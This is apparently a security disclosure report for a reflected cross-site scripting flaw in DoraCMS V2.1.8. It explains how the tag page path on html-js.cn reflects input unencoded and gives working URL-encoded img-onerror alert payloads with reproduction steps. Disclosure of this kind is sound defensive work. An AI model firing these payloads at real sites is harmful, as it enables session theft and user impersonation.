**Target:**https://www.html-js.cn

**Github:**https://github.com/doramart/DoraCMS

**Version:**V2.1.8

**Vulnerability Name:**Reflected Cross-Site Scripting (XSS) Vulnerability in DoraCMS V2.1.8 (CWE-79)

**Vulnerability Type:** Reflected Cross-Site Scripting (Reflected XSS)

**Discovery Date:** 2025-10-17

**Vulnerability Details:**

DoraCMS is a Content Management System (CMS) developed based on Node.js + Express + MongoDB, primarily used for quickly building websites. In its V2.1.8 version, the path parameter processing logic of the "tag page" function contains flaws: when a user inputs content with malicious HTML/JavaScript code, the system fails to perform adequate validation and encoding on the input. Instead, it directly reflects the input into the HTML text elements or attributes of the page, leading to a cross-site scripting vulnerability.

Attackers can construct malicious URLs, induce users to access them, trigger the execution of malicious code, and further steal user sessions, impersonate user identities, or tamper with page content.

**Technical Details & Proof of Concept (PoC):**

**Vulnerability Trigger Point:**


The affected function is the "tag page," with a URL path format as follows:

https://www.html-js.cn/tag/[User-Input Tag Name]

Among them, the [User-Input Tag Name] is a controllable parameter, which is directly reflected in the page rendering result without filtering.

**Example Attack Payloads:**

The following payloads can verify the existence of the vulnerability:

https://www.html-js.cn/tag/;%3C%69%6D%67%2F%73%72%63%3D%22%3E%22%20%6F%6E%65%72%72%6F%72%3D%61%6C%65%72%74%28%39%32%36%36%29%3E

https://www.html-js.cn/tag/;%3Cimg%2Fsrc%3D%22%3E%22%20onerror%3Dalert%28'hahanihao'%29%3E

**Reproduction Steps：**

Construct the malicious URL mentioned above, e.g.:

<https://www.html-js.cn/tag/;%3C%69%6D%67%2F%73%72%63%3D%22%3E%22%20%6F%6E%65%72%72%6F%72%3D%61%6C%65%72%74%28%39%32%36%36%29%3E>

Access the URL using a browser

Observe that an XSS pop-up appears on the page, confirming the successful execution of the malicious script

**Reporter Information**

Name/Organization:shuang li

Contact Information:3074597669q@gmail.com